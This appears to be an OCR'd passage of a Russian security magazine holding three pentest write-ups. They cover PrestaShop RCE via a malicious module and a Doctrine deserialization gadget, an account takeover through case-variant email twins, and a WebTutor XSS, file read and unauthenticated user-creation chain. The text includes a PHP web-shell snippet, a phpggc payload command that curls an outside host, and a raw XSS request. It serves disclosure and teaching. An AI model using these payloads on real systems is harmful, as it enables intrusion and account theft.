
Первое, что приходит на ум по аналогии с WordPress, — это зайти как админ, скрафтить уязвимый плагин и установить его. Давай посмотрим, можно ли тут провернуть нечто такое.

Чтобы никак не сломать инстанс приложения, я поднял точно такую же версию у себя и все эксперименты сначала тестировал на ней. Номер версии я выяснил еще при установке приложения.

RCE ЧЕРЕЗ ПЛАГИН

Первым делом я узнал, что панель админа в разных инсталлах PrestaShop находится по разным адресам, потому что для установки требуется переименовать папку `admin` на сервере. Выходит, мы не можем просто дописать в конце пути `admin`, как это делается в случае с другими CMS.

Что ж, придется немного посканировать директории, но сначала я вручную попробовал самые простые варианты и с первой попытки угадал правильный — это был `/admin1`!




Окно входа в панель администратора

Данные учетки у нас уже есть, поскольку мы сами их задали при завершении установки.

В своей локальной копии приложения я без труда нашел возможность устанавливать модули:


```
http://localhost:8080/admin1/index.php/modules/addons/modules/catalog?_token=17fwQY9OYfPHB
```



Теперь нам нужен вредоносный модуль, который будет давать нам шелл. Я начал смотреть, как работают плагины к PrestaShop, для этого скачал модуль из магазина и сразу же заглянул в исходный код.

По факту это ZIP-архив, внутри которого — код на PHP. Достаточно просто изменить `index.php`, чтобы получить RCE.

Код index.php до изменения



Код после изменения

Добавляем вот такой кусочек — исполнение команд через параметр `cmd`:

```
if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']);
 system($cmd);  echo "</pre>"; die; };
```

Пакуем в ZIP и загружаем модуль — пока что в наш локальный инсталл.

Исполнение кода доступно вот по такому адресу:

```
http://localhost:8080/modules/autoupgrade/index.php? cmd=whoami
```

Успех!

Можно идти получать RCE на продакшене! Но тут меня ждала еще одна проблема. Чтобы администраторская панель работала, установочная директория `/install` должна быть удалена.

Я, вероятно, использовал другой способ установки приложения, поэтому папка `/install` при установке автоматически удалилась, и я такой ошибки не встретил. На продакшен-сервере же она присутствует, и удалить ее невозможно, пока у нас нет шелла.

Выходит, наша учетка бесполезна. Но у нас еще остается доступ к базе данных! Мы ведь ее контролируем полностью, поэтому можем не только читать данные, но и записывать. Давай посмотрим, что из этого можно выжать.

RCE ЧЕРЕЗ CACHE ENGINE DESERIALIZATION (?)

Поскольку у нас есть исходный код для этой CMS, можно посмотреть, как приложение взаимодействует с базой данных и есть ли там баги. Самым сочным багом, конечно же, было бы исполнение кода, так что искать будем сразу с прицелом на это.

Раз мы имеем дело с PHP, можем посмотреть, как реализована десериализация данных, поскольку там часто встречаются опасные уязвимости.

Поискав по исходникам, находим кое-что интересное вот здесь:

```
modules/ps_facetedsearch/src/Filters/Block.php:186
```

Тут в функцию десериализации передается значение, полученное из базы данных. Давай разберемся, в каких условиях это происходит.

С PrestaShop идет дефолтный модуль `ps_facetedsearch`, он находится по пути `modules/ps_facetedsearch`.

Этот модуль кеширует фильтры для поиска товаров. Как только пользователь создает фильтр (например, выбирает категорию), в базе данных создается запись со значениями `hash` — хеш фильтра — и `data` — сериализованный объект (настройки фильтра).

Вот как это выглядит в базе.

При обновлении страницы модуль ищет значение `data` по этому хешу и его десериализует. Соответственно, имея доступ к базе данных, мы можем заменить этот сериализованный объект своим и проэксплуатировать десериализацию.

Далее нам необходимо найти гаджет.

ДЕСЕРИАЛИЗАЦИЯ ГАДЖЕТОВ PHP

Смотрим исходный код модулей и документацию.

> *From the 1.7.6 version of PrestaShop we integrate support of Doctrine services and entities for modules. Doctrine is a powerful ORM allowing you to manage your database data via objects.*

Наша версия — 1.7.8.9, а значит, есть поддержка Doctrine.


Пробуем гаджеты для Doctrine из phpggc и находим необходимый — `Doctrine/RCE2`.

Вот и всё! У нас есть возможность записать свое значение в базу данных, вызвать десериализацию и получить шелл в системе.


ЭКСПЛУАТАЦИЯ

Теперь по каждому шагу эксплуатации.


Сначала нужно убедиться, что база данных для кеш-модуля пустая.




Заходим в приложение.



Выставляем фильтр для поиска (поставили галку).




Убедимся, что в базе появились записи для кеша.




Подготовим нагрузку из phpggc:

```
docker run phpggc7.4 Doctrine/RCE2 system 'curl evilsite'
```


В базе данных изменим значение `data` на наш пейлоад в таблице `prestashop.ps_layered_filter_block`.



Обновим страницу и получим исполнение кода.



Мы успешно получаем подключение к подконтрольному серверу (исполнение через curl).




Повторили это на проде и получили RCE!

ОТВЕТСТВЕННОЕ РАЗГЛАШЕНИЕ

Я связался с командой безопасности PrestaShop и сообщил детали второй уязвимости, поскольку для первого кейса через загрузку модулей это RCE by design.

Для второго кейса они решили не устранять уязвимость и были не против публикации информации. Поэтому и ты теперь в курсе!



ИСТОРИЯ ДВУХ АТО

Ищем уязвимости в логике обработки email

arkiix

В конце 2023 года я участвовал в программе багбаунти одной крупной российской компании. Комбинируя логические ошибки, я смог проэксплуатировать баг, который позволяет захватить любой аккаунт. В этой статье я расскажу, как проходило исследование и какие трюки мне помогли добиться результата.

К сожалению, я не получил согласие на разглашение от компании, однако уязвимость уже устранена. Так что опишу ход тестирования, не называя заказчика.

Pentest Award

Этот текст получил премию Pentest Award 2024 в категории Hack the logic, посвященной поиску логических уязвимостей. Это соревнование ежегодно проводится компанией Awillix.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

ПЕРВЫЙ ACCOUNT TAKEOVER

При изучении сервиса я нашел несколько интересных аномалий:

- При смене email в настройках профиля доступ к новому адресу не проверяется.
- При регистрации пользователя и логине в его аккаунт API приводит переданный email к нижнему регистру. Но при смене email в настройках профиля он не подвергается никаким изменениям и успешно проходит проверку уникальности, даже если существует близнец с символами в ином регистре.
- При исследовании JWT, который используется для авторизации пользователя, я выяснил, что роль идентификатора пользователя играет email (так как это единственный идентификатор пользователя в пейлоаде JWT).

Получается, что если у почтового адреса есть близнец, то владелец такой почты потенциально сможет подделать токен другого пользователя и получить сессию от его имени.

PAYLOAD:

```
{
  "nbf": 1718558672,
  "exp": 1718562272,
  "email": "test@mail.ru",
  "jti": "9563E43FFF221CE0CCBD8CAADEB97186",
  "iat": 1718558672
}
```

Пример пейлоада JWT

Первым делом нужно было понять, что произойдет, если будет существовать несколько email-близнецов с символами в разных регистрах и мы попробуем использовать их для логина.

Чтобы разобраться, что происходит на бэкенде сервиса, я создал два аккаунта и email второго поменял на email первого через баг в настройке профиля, предварительно изменив регистр некоторых букв. При этом пароли у аккаунтов были разными.

При попытке войти с данными первого пользователя (того, который был зарегистрирован раньше) мы успешно попадаем в его аккаунт. Если же использовать данные второго пользователя, получаем ошибку Invalid Credentials.

Дальше я создал аккаунт и через уязвимость на странице изменения профиля поменял некоторые символы в адресе почты на аналогичные в ином регистре. Зарегистрироваться с таким адресом не получилось бы — сервер в этом случае автоматически приводит буквы к нижнему регистру.

После аутентификации я успешно зашел в аккаунт, а в JWT адрес почты оказался приведен к нижнем регистру.

Из этих тестов стало известно:

- При аутентификации хранимый в таблице email приводится к нижнему регистру.
- Получается зайти только в более старый аккаунт, значит, существует сортировка, а API выбирает первую запись из тех, что вернул запрос к БД (ну или используется `LIMIT 1` в SQL-запросе).
- После аутентификации в аккаунте, email которого содержит буквы разного регистра, возвращаемый сервером JWT содержит email в нижнем регистре.

На основе этих фактов я составил возможный SQL-запрос, который выполняется при логине. Это помогает восстановить логику работы сервера.

```
SELECT user_email, user_password_hash
FROM users
WHERE LOWER(user_email) = LOWER($1)
ORDER BY user_id
LIMIT 1;
```

Используя эти знания, я смог получить доступ к более новому аккаунту жертвы, чем аккаунт атакующего. Для этого понадобилось:

1. Изменить email аккаунта атакующего на email жертвы через редактирова-

ВХОД ЧЕРЕЗ WEBTUTOR

Атакуем Windows через веб-приложение и Microsoft SQL

Мы проводили пентест одной большой компании с хорошим бюджетом на ИБ и обнаружили баг в коробочном решении WebTutor. Эта уязвимость позволила нам получить доступ во внутреннюю сеть, где мы столкнулись с EDR и антивирусом. Обойти их помогла возможность исполнять команды из запросов к БД.

Danr0

Pentest Award
Этот текст получил третье место на премии Pentest Award 2024 в категории «Пробив web». Это соревнование ежегодно проводится компанией Awilix.

Здесь я не буду обсуждать весь ход работ — скоуп был большим, и в него входило много самописных приложений и несколько коробочных. Расскажу лишь об атаке на WebTutor — как о наиболее интересном моменте.

WARNING
Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

АНАЛИЗ ИСХОДНЫХ КОДОВ (XSS И ЧТЕНИЕ ФАЙЛА)

Websoft HCM (ранее называлась WebTutor) — это система управления талантами, предлагающая инструменты подбора, обучения, оценки компетенций, планирования карьеры, управления знаниями. Это коробочное решение, которое используется многими компаниями для автоматизации работы по найму и обучению сотрудников.

Встретив этот продукт в сети заказчика, мы решили его изучить подробнее. Для этого можно скачать демоверсию, но в ней есть ряд ограничений по сравнению с установленной на сервере полной. Зато доступны исходные коды продукта, и они как раз идентичны той версии, что развернута у заказчика.

Основное ограничение демоверсии — это возможность использовать только файловую базу данных, но при этом все возможности приложения работают. Сейчас демоверсия продукта предоставляется только по запросу.

Для хранения данных приложение использует файловую базу данных или Microsoft SQL в зависимости от настроек.

После установки находим в файловой системе папку `WebTutorAdmin` с веб-сервером. В ней две папки: снова `WebTutorAdmin`, где лежит админка, и `WebTutorServer` с прочими функциями сервера.

Я поискал известные нам страницы (логин и регистрация) и понял, что все файлы HTML из папки `WebTutorServer/wt/web` доступны через веб-интерфейс. Также в этой папке находятся файлы .xml и .bs, которые можно читать и выполнять через вызовы API.

INFO
WebTutor написан на языке JScript. JScript — это реализация ECMAScript компании Microsoft. Приложение также использует .NET Core и множество DLL-библиотек. Для управления логикой приложения используются три типа файлов: .html — страницы с кодом клиентской и серверной части вместе, .xml и .bs. Последний используется для описания методов API, которые доступны в приложении. Файлы HTML в JScript напоминают шаблоны PHP, где серверный код чередуется с кодом страницы.

Доступ к большинству эндпоинтов API возможен без дополнительной авторизации, так как там есть проверка пользователя. В шаблонах HTML за проверки сессии отвечают подгружаемые в начале скрипты:

```
Server.Execute( "include/user_init.html" );
Server.Execute( "include/host_init.html" );
```


После установки WebTutor регистрация включена. Однако на целевой системе она недоступна, к тому же ограничен доступ к административным страницам. Следовательно, нам нужно найти лазейку в доступных неавторизованному пользователю шаблонах HTML.

Быстро находим простую XSS вот в этом файле:

```
WebTutorAdmin/WebTutorServer/wt/web/replace_photo.html
```

Переменная URL берется из запроса и без всякой фильтрации вставляется в код страницы.

```
<%
 try
 {
 _url = UrlDecode( Trim( Request.Form.GetProperty( "url" ) ) );
 //...
 <script type="text/javascript">
   location.href = "<%=_url%>";
 </script>
```




Пример встраивания кода на JScript

Полный HTTP-запрос для XSS:

```
POST /replace_photo.html HTTP/1.1
Host: 10.3.89.104
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0)
Gecko/20100101 Firefox/119.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/* ;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: SessionID=7303593220364327493
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
foto=1&url=1";alert(1);//
```

Перепроверяем все эндпоинты API без авторизации и находим метод `/api/spxml2/get_image`. Он доступен и позволяет читать произвольные файлы в системе.



Пример чтения файла win.ini

СОЗДАНИЕ НОВОГО ПОЛЬЗОВАТЕЛЯ В СИСТЕМЕ

Расширить зону поиска можно, например, получив учетную запись. Ищем файлы, где происходит работа с пользователями, и находим возможность изменения профиля в следующем файле:

```
WebTutorAdmin/WebTutorServer/wt/web/user_change.html
```


Из запроса берутся все данные и дальше сохраняются в БД, при этом не делается проверка на активную сессию. Хоть приложение ломается при таком запросе и выдает 500, оно все равно успевает вызвать первый блок кода, где выполняется сохранение пользователя в БД.

Все параметры для создаваемого пользователя берутся из запроса, включая логин и пароль. Для создания незаблокированного пользователя необходимо передать аргументы `view=new` без поля `web_banned`.

```
_login = tools_web.convert_xss(Request.Form.GetOptProperty("login",
""));
_password = tools_web.convert_xss(Request.Form.GetOptProperty("
password", ""));
_lastname = tools_web.convert_xss(Request.Form.GetOptProperty("
lastname", ""));
_firstname = tools_web.convert_xss(
  Request.Form.GetOptProperty("firstname", "")
);
_middlename = tools_web.convert_xss(
  Request.Form.GetOptProperty("middlename", "")
);
_position_name = tools_web.convert_xss(
  Request.Form.GetOptProperty("position_name", "")
);
_view = tools_web.convert_xss(Request.Form.GetOptProperty("view", "
self"));
_email = tools_web.convert_xss(Request.Form.GetOptProperty("email",
""));
_phone = tools_web.convert_xss(Request.Form.GetOptProperty("phone",
""));
_sex = tools_web.convert_xss(Request.Form.GetOptProperty("sex", ""));
//...
if (_view == "new") _web_banned = Request.Form.HasProperty("
web_banned");
```

Потом данные из поля передаются в новый объект пользователя, который сохраняется в системе. И злоумышленник может выполнить вход от имени этого пользователя.

```
if (errStr == '') {
  docUser = OpenNewDoc('x-local://wtv/wtv_collaborator.xmd');
  docUser.TopElem.login = _login;
  docUser.TopElem.password = tools.make_password(_password, false);
  docUser.TopElem.lastname = _lastname;
  docUser.TopElem.firstname = _firstname;
